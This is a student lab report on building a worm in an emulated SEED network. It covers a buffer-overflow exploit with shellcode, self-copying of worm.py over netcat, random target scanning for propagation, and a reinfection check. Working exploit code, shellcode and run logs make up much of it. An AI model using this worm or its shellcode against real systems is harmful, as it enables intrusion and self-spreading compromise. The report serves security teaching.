Report On Malware Design

Submitted by

Sihat Afnan

Student ID : 1705098

Task 1: Attack Any Target Machine

First , address randomization was turned off by the following command

```
[08/06/22]seed@VM:~$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[08/06/22]seed@VM:~$
```

Let's say we want to attack a container with ip address 10.151.0.71.

From our host machine , we have to send the following message to the container running the host with that ip

```
[08/06/22]seed@VM:~$ echo hello | nc -w2 10.151.0.71 9090
[08/06/22]seed@VM:~$
```

If we look at the terminal where internet-nano was built and dcup was run , we will see the following output

```
as151h-host_0-10.151.0.71          | Starting stack
as151h-host_0-10.151.0.71          | Input size: 6
as151h-host_0-10.151.0.71          | Frame Pointer (ebp) inside bof():  0xffffd5f8
as151h-host_0-10.151.0.71          | Buffer's address inside bof():     0xffffd588
as151h-host_0-10.151.0.71          | ==== Returned Properly ====
```

We are sending the text 'hello' to ip 10.151.0.71 and port 9090. This is received by the corresponding container and it prints out its Frame Pointer and Buffer address.

we calculate return address and offset in the method createBadfile().

```
# Create the badfile (the malicious payload)
def createBadfile():
   content = bytearray(0x90 for i in range(500))
   ##################################################################
   # Put the shellcode at the end
   content[500-len(shellcode):] = shellcode

   ret    = 0xffffd5f8 + 40 # Need to change
   offset = 116  # Need to change

   content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
   ##################################################################

   # Save the binary code to file
   with open('badfile', 'wb') as f:
      f.write(content)
```

The ‘ret’ variable was found by trial and error method.

We run a worm.py file in the host terminal. A badfile will be created and sent to ip 10.151.0.71 and port 9090. This badfile contains the buffer overflow exploits.

```
[08/06/22]seed@VM:~/.../worm$ chmod +x worm.py
[08/06/22]seed@VM:~/.../worm$ ./worm.py
The worm has arrived on this host ^_^
**********************************
>>>>> Attacking 10.151.0.71 <<<<<
**********************************
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
[08/06/22]seed@VM:~/.../worm$
```

If the attack is successful, the following lines in the worm.py will be printed.

```
 echo '(^_^) Shellcode is running (^_^)';
```

We see the following output so the attack was successful

```
as151h-host_0-10.151.0.71           | Starting stack
as151h-host_0-10.151.0.71           | (^_^) Shellcode is running (^_^)
```

Task 2: Self Duplication

In this task , we will eventually copy *worm.py* file to a host which has already been subjected to buffer overflow attack.To send worm.py to a host machine , we need a client & server programming.SeedUbuntu has netcat command installed.We can use it to create server & client.First we've to modify the shellcode in worm.py file

```
shellcode= (
   "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
   "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
   "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
   "\xff\xff\xff"
   "AAAABBBBCCCCDDDD"
   "/bin/bash*"
   "-c*"
   # You can put your commands in the following three lines.
   # Separating the commands using semicolons.
   # Make sure you don't change the length of each line.
   # The * in the 3rd line will be replaced by a binary zero.
   " echo '(^_^) Shellcode is running (^_^)';                  "
   " nc -lnv 8080 > worm.py;                                   "
   "                                                         *"
   "123456789012345678901234567890123456789012345678901234567890"
   # The last line (above) serves as a ruler, it is not used
).encode('latin-1')
```

We have added *nc –lnv 8080 > worm.py command inside shellcode.It creates a server on the compromised host machine which listens on port 8080.Whenever it receives a file , saves it by name "worm.py".*

So what's left to do is to send the worm.py file from a client program. Given worm python script need to be modified the following way

```
while True:
    targetIP = getNextTarget()

    # Send the malicious payload to the target host
    print(f"*********************************", flush=True)
    print(f">>>>> Attacking {targetIP} <<<<<", flush=True)
    print(f"*********************************", flush=True)
    subprocess.run([f"cat badfile | nc -w3 {targetIP} 9090"], shell=True)

    # Give the shellcode some time to run on the target host
    time.sleep(1)
    subprocess.run([f"cat worm.py | nc -w3 {targetIP} 8080"], shell=True)


    # Sleep for 10 seconds before attacking another host
    time.sleep(10)

    # Remove this line if you want to continue attacking others
    exit(0)
```

We are executing the following command

cat worm.py | nc –w3 {targetIP} 8080;

It sends the worm.py file to the target host which is listening on port 8080. The ip of the target host is found from the getNextTarget() method , which , for now is hard-coded

```
def getNextTarget():
    return '10.151.0.71'
```

After running worm.py , we see following output on the internet-nano terminal which previously ran dcup command.

```
as151h-host_0-10.151.0.71          | Listening on 0.0.0.0 8080
as151h-host_0-10.151.0.71          | Connection received on 10.151.0.1 34506
```

That indicates the connection has been established. Note that *10.151.0.1* is the localhost from where we've run commands.

We can verify if the self-duplication was successful by checking the existence of worm.py file on the target host.

```
root@664395f40bdd:/# ls
bin   etc              lib     media  root             seedemu_worker  tmp
bof   home             lib32   mnt    run              srv             usr
boot  ifinfo.txt       lib64   opt    sbin             start.sh        var
dev   interface_setup  libx32  proc   seedemu_sniffer  sys
root@664395f40bdd:/# cd bof
root@664395f40bdd:/bof# ls
server  stack  worm.py
root@664395f40bdd:/bof#
```

The above commands need to be run from the terminal of the target host machine and we will see that the worm script has been copied there.

Task 3: Propagation

Worm is a malicious self-replicating application that can spread into uninfected systems by itself without human intervention. So far we've just sent a worm script,capable of performing buffer overflow attack, from one host to another.In this task , we will see how to make sure the worm propagates from one host to another all by itself.

Host machine 10.151.0.71 has received the worm script.Now its duty is to send the worm to another machine.Which host to send the worm next , can be chosen randomly.

We've to modify *shellcode* & *getNextTarget()* method to propagate the worm.

```
def getNextTarget():
    #return '10.151.0.71'
   while True:
        X = randint(151, 155)
        Y = randint(70, 80)
        ipaddr = '10.' + str(X) + '.0.' + str(Y)
        print(ipaddr, flush=True)
        try:
                output = subprocess.check_output(f"ping -q -c1 -W1 {ipaddr}", shell=True)
                result = output.find(b'1 received')
                if result == -1:
                        continue
                else:
                        return ipaddr
        except subprocess.CalledProcessError as e:
                continue
```

The code generates the next target IP and checks its liveness. The IP addresses of all the hosts in the emulator

have the following pattern: 10.X.0.Y, where X ranges from 151 to 155, and Y ranges from 70 to 80.


We modify the shellcode so that *worm.py* is downloaded only when it doesn't exist.

```
shellcode= (
   "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
   "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
   "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
   "\xff\xff\xff"
   "AAAABBBBCCCCDDDD"
   "/bin/bash*"
   "-c*"
   # You can put your commands in the following three lines.
   # Separating the commands using semicolons.
   # Make sure you don't change the length of each line.
   # The * in the 3rd line will be replaced by a binary zero.
   " echo '(^_^) Shellcode is running (^_^)';                    "
   " [ -f worm.py ] || nc -lnv 8080 > worm.py;                   "
   " chmod +x worm.py; ./worm.py;                               *"
   "1234567890123456789012345678901234567890123456789012345678901234567890"
   # The last line (above) serves as a ruler, it is not used
).encode('latin-1')
```

Then running the worm script provides us with the following output.Note that the propagation is happening continuously and following just a snippet at a certain timestamp.

```
as152h-host_0-10.152.0.71          | Listening on 0.0.0.0 8080
as152h-host_0-10.152.0.71          | Connection received on 10.152.0.1 40150
as152h-host_0-10.152.0.71          | The worm has arrived on this host ^_^
as152h-host_0-10.152.0.71          | **********************************
as152h-host_0-10.152.0.71          | >>>>> Attacking 10.153.0.71 <<<<<
as152h-host_0-10.152.0.71          | **********************************
as153h-host_0-10.153.0.71          | Starting stack
as153h-host_0-10.153.0.71          | (^_^) Shellcode is running (^_^)
as153h-host_2-10.153.0.73          | Starting stack
as153h-host_2-10.153.0.73          | (^_^) Shellcode is running (^_^)
as153h-host_2-10.153.0.73          | Listening on 0.0.0.0 8080
as153h-host_2-10.153.0.73          | Connection received on 10.153.0.1 41024
as153h-host_2-10.153.0.73          | The worm has arrived on this host ^_^
as153h-host_2-10.153.0.73          | **********************************
as153h-host_2-10.153.0.73          | >>>>> Attacking 10.153.0.74 <<<<<
as153h-host_2-10.153.0.73          | **********************************
as153h-host_3-10.153.0.74          | Starting stack
as153h-host_3-10.153.0.74          | (^_^) Shellcode is running (^_^)
as153h-host_3-10.153.0.74          | Listening on 0.0.0.0 8080
as153h-host_3-10.153.0.74          | Connection received on 10.153.0.73 49128
as153h-host_3-10.153.0.74          | The worm has arrived on this host ^_^
as153h-host_3-10.153.0.74          | **********************************
as153h-host_3-10.153.0.74          | >>>>> Attacking 10.152.0.74 <<<<<
as153h-host_3-10.153.0.74          | **********************************
as152h-host_3-10.152.0.74          | Starting stack
as152h-host_3-10.152.0.74          | (^_^) Shellcode is running (^_^)
as152h-host_3-10.152.0.74          | Listening on 0.0.0.0 8080
as152h-host_3-10.152.0.74          | Connection received on 10.153.0.74 36002
as152h-host_3-10.152.0.74          | The worm has arrived on this host ^_^
as152h-host_3-10.152.0.74          | **********************************
as152h-host_3-10.152.0.74          | >>>>> Attacking 10.153.0.75 <<<<<
as152h-host_3-10.152.0.74          | **********************************
```

We can also visualize the propagation of worm in the built-in simulator of SeedUbuntu.



Task 4: Preventing Self Infection

If a host machine does not prevent self-infection,it might run out of memory at some point in time.Each time the host is compromised , a separate process will start running for the same worm script. Eventually, more and more resources will be consumed and the host might crash down.

We need to add such a checking mechanism to the worm code to ensure that only one instance of the worm can run on a compromised computer. In short, we need to ensure that if a worm file is already present in a victim machine, then do not copy the worm file from the source again.

We don’t run worm script if the port that is being used for listening for input files is already binded.

```
sock = socket.socket()
name = socket.gethostname()
# own_skt = checkOwnVM(sock)
print(socket.gethostname())
#task 4
try:

    sock.bind((name, 12345))        # Bind to the port
except socket.error:
    print("already in use...exiting")
    sys.exit()
sock.listen(5)
```

If a host has been attacked once , it will have its port binded and another binding on the same port will will generate an exception.

And modifying the shellcode following way

```
# You can use this shellcode to run any command you want
shellcode= (
   "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
   "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
   "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
   "\xff\xff\xff"
   "AAAABBBBCCCCDDDD"
   "/bin/bash*"
   "-c*"
   # You can put your commands in the following three lines.
   # Separating the commands using semicolons.
   # Make sure you don't change the length of each line.
   # The * in the 3rd line will be replaced by a binary zero.
   " echo '(^_^)'; (netstat -tulpn | grep -q 12345) ||           "
   " [ -f worm.py ] || nc -lnv 8080 > worm.py;                  "
   " chmod +x worm.py; ./worm.py;                              *"
   "1234567890123456789012345678901234567890123456789012345678901234567890"
   # The last line (above) serves as a ruler, it is not used
).encode('latin-1')
```

We are checking the active ports and if our specified port isn't active , we move on to the next tasks.

Now running the worm.py gives us the following output

```
as151h-host_4-10.151.0.75          | ********************************
as153h-host_1-10.153.0.72          | Starting stack
as153h-host_1-10.153.0.72          | (^_^)
as153h-host_1-10.153.0.72          | Listening on 0.0.0.0 8080
as153h-host_1-10.153.0.72          | Connection received on 10.151.0.75 52196
as153h-host_1-10.153.0.72          | The worm has arrived on this host ^_^
as153h-host_1-10.153.0.72          | 0341adf4fd08
as153h-host_1-10.153.0.72          | 10.155.0.71
as153h-host_1-10.153.0.72          | 10.151.0.70
as153h-host_1-10.153.0.72          | 10.155.0.72
as153h-host_1-10.153.0.72          | 10.154.0.75
as153h-host_1-10.153.0.72          | 10.155.0.71
as153h-host_1-10.153.0.72          | 10.153.0.79
as153h-host_1-10.153.0.72          | 10.152.0.75
as153h-host_1-10.153.0.72          | ********************************
as153h-host_1-10.153.0.72          | >>>>> Attacking 10.152.0.75 <<<<<
as153h-host_1-10.153.0.72          | ********************************
as152h-host_4-10.152.0.75          | Starting stack
as152h-host_4-10.152.0.75          | (^_^)
as152h-host_4-10.152.0.75          | Listening on 0.0.0.0 8080
as152h-host_4-10.152.0.75          | Connection received on 10.153.0.72 56596
as152h-host_4-10.152.0.75          | The worm has arrived on this host ^_^
as152h-host_4-10.152.0.75          | 99a054584487
as152h-host_4-10.152.0.75          | 10.152.0.75
as152h-host_4-10.152.0.75          | ********************************
as152h-host_4-10.152.0.75          | >>>>> Attacking 10.152.0.75 <<<<<
as152h-host_4-10.152.0.75          | ********************************
as152h-host_4-10.152.0.75          | Starting stack
as152h-host_4-10.152.0.75          | (^_^)
as152h-host_4-10.152.0.75          | The worm has arrived on this host ^_^
as152h-host_4-10.152.0.75          | 99a054584487
as152h-host_4-10.152.0.75          | already in use...exiting
```

Host machine with IP 10.152.0.75 has been attacked once and when it’s going to be attacked again , the terminal is exiting.

Discussion :

There has been four tasks in this assignment.We saw how to implement a malware worm and send it from one host to another. Later , we ensured automatic propagation of worm in task 3. The final task was about ensuring a host machine isn't compromised again and again I.e. preventing self infection.

There has been some issues found while dealing with SeedVM. Address randomization automatically sets to 1 if the machine is powered off. So we had to reset it each time the VM was powerd on. Socket binding check needed to be done in a try catch block so that propagation continues instead of generating an error.